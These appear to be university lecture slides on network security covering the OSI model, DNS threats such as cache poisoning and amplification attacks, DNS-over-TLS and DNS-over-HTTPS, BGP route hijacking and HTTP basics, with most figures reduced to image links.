

Computer System B

Dr. Alma Oracevic
alma.oracevic@bristol.ac.uk

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
What did we learn?

- Classical Encryption Techniques
- Symmetric Encryption
- Asymmetric Encryption
- Introduction to Network security
- Basic Network terminology
- ISO/OSI and TCP/IP models



ISO/OSI model

Layer	Description	Protocols
Application	This layer interfaces directly to applications and performs common application services for the application processes.	POP, SMTP, DNS, FTP, Telnet
Presentation	The presentation layer relieves the application layer of concern regarding syntactical differences in data representation within the end-user systems.	Telnet, Network Data Representation (NDR), Lightweight Presentation Protocol (LPP)
Session	The session layer provides the mechanism for managing the dialogue between end-user application processes.	NetBIOS
Transport	This layer provides end-to-end communication control.	TCP, UDP
Network	This layer routes the information in the network.	IP, ARP, ICMP
Data link	This layer describes the logical organization of data bits transmitted on a particular medium. The data link layer is divided into two sublayers: the Media Access Control layer (MAC) and the Logical Link Control layer (LLC).	SLIP, PPP
Physical	This layer describes the physical properties of the various communications media, as well as the electrical properties and interpretation of the exchanged signals. In other words, the physical layer is the actual NIC, Ethernet cable, and so forth.	IEEE 1394, DSL, ISDN




Network security


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Network real security threats




ISO/OSI



DNS (Domain Name System) Nuts and Bolts




DNS - The Old School



- Internet's phonebook
- TCP/UDP on port 53 (mostly UDP)
- Cleartext
- HTTPS does not matter
- Un-encrypted
- Easily monitored
- Easily redirected
- Can be blocked
- Can be forged (if DNSSEC is not used)


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How does it really work? Really!




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Threats to DNS




<https://www.potaroo.net/presentations/2019-02-26-dns-privacy.pptx>

DNS Hijacking?




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DNS cache poisoning







DNS cache poisoning censorship



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DoS? DDoS? DNS amplification attack?






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18 March 2013



Is there a cure?



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
DoT

- DNS-over-TLS (DoT), released in 2016, is the first DNS encryption solution to be established.
- DoT channels the **original client requests through a secure TLS channel on port 853** instead of the common port 53 used for unencrypted DNS communication.
- This prevents attackers from seeing or manipulating information about the DNS request.
 - Authenticated handshake
 - **Secure channel is established with the DNS resolver**
 - Exchanging messages over a secure channel

DoH


- DoH was introduced in 2018 and even though it uses TLS to encrypt messages between the client and the DNS resolver, it uses a different strategy.
- Instead of opening a new port for secure communication, **it uses the same port 443 used for HTTPS** requests to send a DNS query to a DNS server that supports DoH.
- The **DNS query is sent encrypted** just like a regular HTTPS request and the response is also encrypted.
- The client decodes the response which contains the DNS information required to reach the site.

Traceroute Path 1: from Guadalajara, Mexico to Washington, D.C. via Belarus




<http://research.dyn.com/2013/11/mitm-internet-hijacking/>

BGP Nuts and Bolts



- Next hop to reach a network
- Usually a local network is the next hop in eBGP session







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Hyper Text Transfer Protocol (HTTP)


- HTTP is an *asymmetric request-response client-server* protocol as illustrated.
- HTTP client sends a request message to an HTTP server.
- The server, in turn, returns a response message.
- HTTP is a *pull protocol*, the client *pulls* information from the server (instead of server *pushes* information down to the client).




Hyper Text Transfer Protocol (HTTP)



